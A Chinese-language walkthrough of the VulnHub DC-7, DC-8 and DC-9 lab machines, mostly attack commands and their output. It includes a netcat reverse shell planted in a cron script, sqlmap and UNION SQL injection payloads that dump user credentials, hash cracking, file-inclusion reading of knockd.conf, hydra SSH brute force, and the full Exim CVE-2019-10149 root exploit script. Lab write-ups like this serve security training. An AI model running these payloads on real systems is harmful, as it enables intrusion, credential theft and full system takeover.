gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.sql
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /home/dc7user/backups/website.tar.gz
chown dc7user:dc7user /home/dc7user/backups/*
rm /home/dc7user/backups/website.sql
rm /home/dc7user/backups/website.tar.gz
接下来就是获取www-data的权限,先查看drush的权限:
$ ls /usr/local/bin/drush -l
-rwxr-xr-x 1 root root 4789623 Jul 10  2019 /usr/local/bin/drush
Drush可以用于直接从云服务器命令行管理 Drupal:
$ drush status
 Drupal version                  :  8.7.6
 Site URI                        :  http://default
 Database driver                 :  mysql
 Database hostname               :  localhost
 Database port                   :
 Database username               :  db7user
 Database name                   :  d7db
 Database                        :  Connected
 Drupal bootstrap                :  Successful
 Drupal user                     :
 Default theme                   :  bartik
 Administration theme            :  seven
 PHP configuration               :  /etc/php/7.0/cli/php.ini
 PHP OS                          :  Linux
 Drush script                    :  /usr/local/bin/drush
 Drush version                   :  8.3.0
 Drush temp directory            :  /tmp
 Drush configuration             :
 Drush alias files               :
 Install profile                 :  standard
 Drupal root                     :  /var/www/html
 Drupal Settings File            :  sites/default/settings.php
 Site path                       :  sites/default
 File directory path             :  sites/default/files
 Temporary file directory path   :  /tmp
 Sync config path                :  sites/default/files/config_yQDLLJdPf9UT4DSAB5Wfl6XeoBn0AqtLqUYyVc4KUWQW-3USMUdXWY0UZmZ3Az5mT_DMS955DQ/sync
尝试修改admin密码:
$ drush user-password admin --password="12345"
Command user-password needs a higher bootstrap level to run - you will need to invoke drush from a more functional Drupal environment to run this command.               [error]
The drush command 'user-password admin' could not be executed.

$ cd /var/www/html
$ drush user-password admin --password="12345"
Changed password for admin
Drush8中存在可以解析php内容的插件:https://www.drupal.org/project/php,添加对应插件并使用:

写入一句话木马:

蚁剑连上终端就是www-data用户,修改/opt/scripts/backups.sh文件实现反弹shell,等待定时任务执行实现提取:
$ echo 'nc 61.139.2.128 2333 -e /bin/bash' > /opt/scripts/backups.sh
拿到root权限后先看一下定时任务:
crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).

PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

*/15 * * * * /opt/scripts/backups.sh
theflag.txt:
888       888          888 888      8888888b.                             888 888 888 888
888   o   888          888 888      888  "Y88b                            888 888 888 888
888  d8b  888          888 888      888    888                            888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-7.  Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

If you enjoyed this CTF, send me a tweet via @DCAU7.
参考资料:
https://www.drupal.org/project/php
https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz
vulnhub DC8
nmap扫描开放端口及服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.138
Host is up (0.00091s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
访问web服务:

存在sql注入,注入点为nid,使用sqlmap:
$ sqlmap -u http://61.139.2.138/?nid=1
GET parameter 'nid' is vulnerable.

$ sqlmap -u http://61.139.2.138/?nid=1 --current-db
[14:07:43] [INFO] fetching current database
current database: 'd7db'

$ sqlmap -u http://61.139.2.138/?nid=1 -D d7db --tables
Database: d7db
[88 tables]
+-----------------------------+
| block                       |
| cache                       |
| filter                      |
| history                     |
| role                        |
| system                      |
| actions                     |
| authmap                     |
| batch                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
| cache_filter                |
| cache_form                  |
| cache_image                 |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_views                 |
| cache_views_data            |
| ckeditor_input_format       |
| ckeditor_settings           |
| ctools_css_cache            |
| ctools_object_cache         |
| date_format_locale          |
| date_format_type            |
| date_formats                |
| field_config                |
| field_config_instance       |
| field_data_body             |
| field_data_field_image      |
| field_data_field_tags       |
| field_revision_body         |
| field_revision_field_image  |
| field_revision_field_tags   |
| file_managed                |
| file_usage                  |
| filter_format               |
| flood                       |
| image_effects               |
| image_styles                |
| menu_custom                 |
| menu_links                  |
| menu_router                 |
| node                        |
| node_access                 |
| node_revision               |
| node_type                   |
| queue                       |
| rdf_mapping                 |
| registry                    |
| registry_file               |
| role_permission             |
| search_dataset              |
| search_index                |
| search_node_links           |
| search_total                |
| semaphore                   |
| sequences                   |
| sessions                    |
| shortcut_set                |
| shortcut_set_users          |
| site_messages_table         |
| taxonomy_index              |
| taxonomy_term_data          |
| taxonomy_term_hierarchy     |
| taxonomy_vocabulary         |
| url_alias                   |
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
| webform                     |
| webform_component           |
| webform_conditional         |
| webform_conditional_actions |
| webform_conditional_rules   |
| webform_emails              |
| webform_last_download       |
| webform_roles               |
| webform_submissions         |
| webform_submitted_data      |
+-----------------------------+

$ sqlmap -u http://61.139.2.138/?nid=1 -D d7db -T users --columns
Database: d7db
Table: users
[16 columns]
+------------------+------------------+
| Column           | Type             |
+------------------+------------------+
| data             | longblob         |
| language         | varchar(12)      |
| name             | varchar(60)      |
| status           | tinyint(4)       |
| access           | int(11)          |
| created          | int(11)          |
| init             | varchar(254)     |
| login            | int(11)          |
| mail             | varchar(254)     |
| pass             | varchar(128)     |
| picture          | int(11)          |
| signature        | varchar(255)     |
| signature_format | varchar(255)     |
| theme            | varchar(255)     |
| timezone         | varchar(32)      |
| uid              | int(10) unsigned |
+------------------+------------------+


$ sqlmap -u http://61.139.2.138/?nid=1 -D d7db -T users -C name,pass --dump
Database: d7db
Table: users
[2 entries]
+--------+---------------------------------------------------------+
| name   | pass                                                    |
+--------+---------------------------------------------------------+
| admin  | $S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z |
| john   | $S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF |
+--------+---------------------------------------------------------+
写入hash:
admin:$S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z
john:$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF
只爆出了john的密码:
$ john hash
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (Drupal7, $S$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 10 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
turtle           (john)
dirsearch扫出登录页面:
[13:59:09] 200 -    2KB - /user/
[13:59:09] 200 -    2KB - /user/login/

contact us中可以传马,不能是纯php代码,否则会返回原来的文本信息:
尝试suid提权:
(www-data:/) $ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount
exim4提权,先查看版本:
(www-data:/) $ /usr/sbin/exim4 --version
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
Copyright (c) University of Cambridge, 1995 - 2017
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
Berkeley DB: Berkeley DB 5.3.28: (September  9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OCSP PRDR SOCKS TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
searchsploit:
$ searchsploit Exim 4
Exim 4.87 - 4.91 - Local Privilege Escalation                                                                                                     | linux/local/46996.sh
查看如何使用该脚本:
#!/bin/bash

#
# raptor_exim_wiz - "The Return of the WIZard" LPE exploit
# Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>
#
# A flaw was found in Exim versions 4.87 to 4.91 (inclusive).
# Improper validation of recipient address in deliver_message()
# function in /src/deliver.c may lead to remote command execution.
# (CVE-2019-10149)
#
# This is a local privilege escalation exploit for "The Return
# of the WIZard" vulnerability reported by the Qualys Security
# Advisory team.
#
# Credits:
# Qualys Security Advisory team (kudos for your amazing research!)
# Dennis 'dhn' Herrmann (/dev/tcp technique)
#
# Usage (setuid method):
# $ id
# uid=1000(raptor) gid=1000(raptor) groups=1000(raptor) [...]
# $ ./raptor_exim_wiz -m setuid
# Preparing setuid shell helper...
# Delivering setuid payload...
# [...]
# Waiting 5 seconds...
# -rwsr-xr-x 1 root raptor 8744 Jun 16 13:03 /tmp/pwned
# # id
# uid=0(root) gid=0(root) groups=0(root)
#
# Usage (netcat method):
# $ id
# uid=1000(raptor) gid=1000(raptor) groups=1000(raptor) [...]
# $ ./raptor_exim_wiz -m netcat
# Delivering netcat payload...
# Waiting 5 seconds...
# localhost [127.0.0.1] 31337 (?) open
# id
# uid=0(root) gid=0(root) groups=0(root)
#
# Vulnerable platforms:
# Exim 4.87 - 4.91
#
# Tested against:
# Exim 4.89 on Debian GNU/Linux 9 (stretch) [exim-4.89.tar.xz]
#

METHOD="setuid" # default method
PAYLOAD_SETUID='${run{\x2fbin\x2fsh\t-c\t\x22chown\troot\t\x2ftmp\x2fpwned\x3bchmod\t4755\t\x2ftmp\x2fpwned\x22}}@localhost'
PAYLOAD_NETCAT='${run{\x2fbin\x2fsh\t-c\t\x22nc\t-lp\t31337\t-e\t\x2fbin\x2fsh\x22}}@localhost'

# usage instructions
function usage()
{
        echo "$0 [-m METHOD]"
        echo
        echo "-m setuid : use the setuid payload (default)"
        echo "-m netcat : use the netcat payload"
        echo
        exit 1
}

# payload delivery
function exploit()
{
        # connect to localhost:25
        exec 3<>/dev/tcp/localhost/25

        # deliver the payload
        read -u 3 && echo $REPLY
        echo "helo localhost" >&3
        read -u 3 && echo $REPLY
        echo "mail from:<>" >&3
        read -u 3 && echo $REPLY
        echo "rcpt to:<$PAYLOAD>" >&3
        read -u 3 && echo $REPLY
        echo "data" >&3
        read -u 3 && echo $REPLY
        for i in {1..31}
        do
                echo "Received: $i" >&3
        done
        echo "." >&3
        read -u 3 && echo $REPLY
        echo "quit" >&3
        read -u 3 && echo $REPLY
}

# print banner
echo
echo 'raptor_exim_wiz - "The Return of the WIZard" LPE exploit'
echo 'Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>'
echo

# parse command line
while [ ! -z "$1" ]; do
        case $1 in
                -m) shift; METHOD="$1"; shift;;
                * ) usage
                ;;
        esac
done
if [ -z $METHOD ]; then
        usage
fi

# setuid method
if [ $METHOD = "setuid" ]; then

        # prepare a setuid shell helper to circumvent bash checks
        echo "Preparing setuid shell helper..."
        echo "main(){setuid(0);setgid(0);system(\"/bin/sh\");}" >/tmp/pwned.c
        gcc -o /tmp/pwned /tmp/pwned.c 2>/dev/null
        if [ $? -ne 0 ]; then
                echo "Problems compiling setuid shell helper, check your gcc."
                echo "Falling back to the /bin/sh method."
                cp /bin/sh /tmp/pwned
        fi
        echo

        # select and deliver the payload
        echo "Delivering $METHOD payload..."
        PAYLOAD=$PAYLOAD_SETUID
        exploit
        echo

        # wait for the magic to happen and spawn our shell
        echo "Waiting 5 seconds..."
        sleep 5
        ls -l /tmp/pwned
        /tmp/pwned

# netcat method
elif [ $METHOD = "netcat" ]; then

        # select and deliver the payload
        echo "Delivering $METHOD payload..."
        PAYLOAD=$PAYLOAD_NETCAT
        exploit
        echo

        # wait for the magic to happen and spawn our shell
        echo "Waiting 5 seconds..."
        sleep 5
        nc -v 127.0.0.1 31337

# print help
else
        usage
fi
把sh脚本传到tmp目录下并运行即可提权:
$ ./exploit.sh -m setuid
$ ./exploit.sh -m netcat
/root/flag.txt:
Brilliant - you have succeeded!!!


888       888          888 888      8888888b.                             888 888 888 888
888   o   888          888 888      888  "Y88b                            888 888 888 888
888  d8b  888          888 888      888    888                            888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Hope you enjoyed DC-8.  Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm also sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

This challenge was largely based on two things:

1. A Tweet that I came across from someone asking about 2FA on a Linux box, and whether it was worthwhile.
2. A suggestion from @theart42

The answer to that question is...

If you enjoyed this CTF, send me a tweet via @DCAU7.
参考资料:
https://www.cnblogs.com/A1oe/p/12585077.html
vulnhub DC9
访问web服务,search存在SQL注入点:
0' union select 1,2,3,4,5,group_concat(table_name) from information_schema.tables where table_schema=database() #
ID: 1
Name: 2 3
Position: 4
Phone No: 5
Email: StaffDetails,Users

0' union select 1,2,3,4,5,group_concat(column_name) from information_schema.columns where table_name="Users" #
ID: 1
Name: 2 3
Position: 4
Phone No: 5
Email: UserID,Username,Password

0' union select 1,2,3,group_concat(Username),5,group_concat(Password) from Users #
ID: 1
Name: 2 3
Position: admin
Phone No: 5
Email:
在线网站 https://www.somd5.com/ 解md5:
856f5de590ef37314e7c3bdf6f8a66dc
transorbital1
登录后发现存在file参数的文件包含,本题对端口进行了隐藏,需要通过端口敲门来使ssh服务对敲门成功的ip开放,先获取对应配置文件/etc/knockd.conf:
http://127.0.0.1:8085/manage.php?file=../../../../etc/knockd.conf

[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
依次访问3个端口:
nc 61.139.2.139 7469
nc 61.139.2.139 8475
nc 61.139.2.139 9842
nmap再次扫描靶机ip:
$ nmap -A -p 1-65535 61.139.2.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-30 10:08 CST
Nmap scan report for 61.139.2.139
Host is up (0.00027s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 a2:b3:38:74:32:74:0b:c5:16:dc:13:de:cb:9b:8a:c3 (RSA)
|   256 06:5c:93:87:15:54:68:6b:88:91:55:cf:f8:9a:ce:40 (ECDSA)
|_  256 e4:2c:88:da:88:63:26:8c:93:d5:f7:63:2b:a3:eb:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
通过sqlmap获取用户信息爆破ssh:
python sqlmap.py -r sql.txt -dbs --batch
[10:25:59] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

python sqlmap.py -r sql.txt -D users -T UserDetails --columns --batch
[10:31:11] [INFO] fetching columns for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[6 columns]
+-----------+-----------------+
| Column    | Type            |
+-----------+-----------------+
| firstname | varchar(30)     |
| id        | int(6) unsigned |
| lastname  | varchar(30)     |
| password  | varchar(20)     |
| reg_date  | timestamp       |
| username  | varchar(30)     |
+-----------+-----------------+


python sqlmap.py -r sql.txt -D users -T UserDetails -C username,password --dump --batch
[10:32:27] [INFO] fetching entries of column(s) 'password,username' for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+-----------+---------------+
| username  | password      |
+-----------+---------------+
| marym     | 3kfs86sfd     |
| julied    | 468sfdfsd2    |
| fredf     | 4sfd87sfd1    |
| barneyr   | RocksOff      |
| tomc      | TC&TheBoyz    |
| jerrym    | B8m#48sd      |
| wilmaf    | Pebbles       |
| bettyr    | BamBam01      |
| chandlerb | UrAG0D!       |
| joeyt     | Passw0rd      |
| rachelg   | yN72#dsd      |
| rossg     | ILoveRachel   |
| monicag   | 3248dsds7s    |
| phoebeb   | smellycats    |
| scoots    | YR3BVxxxw87   |
| janitor   | Ilovepeepee   |
| janitor2  | Hawaii-Five-0 |
+-----------+---------------+
hydra爆破ssh:
$ hydra -L username.txt -P passwords.txt ssh://61.139.2.139 -vV -s 22
[22][ssh] host: 61.139.2.139   login: chandlerb   password: UrAG0D!
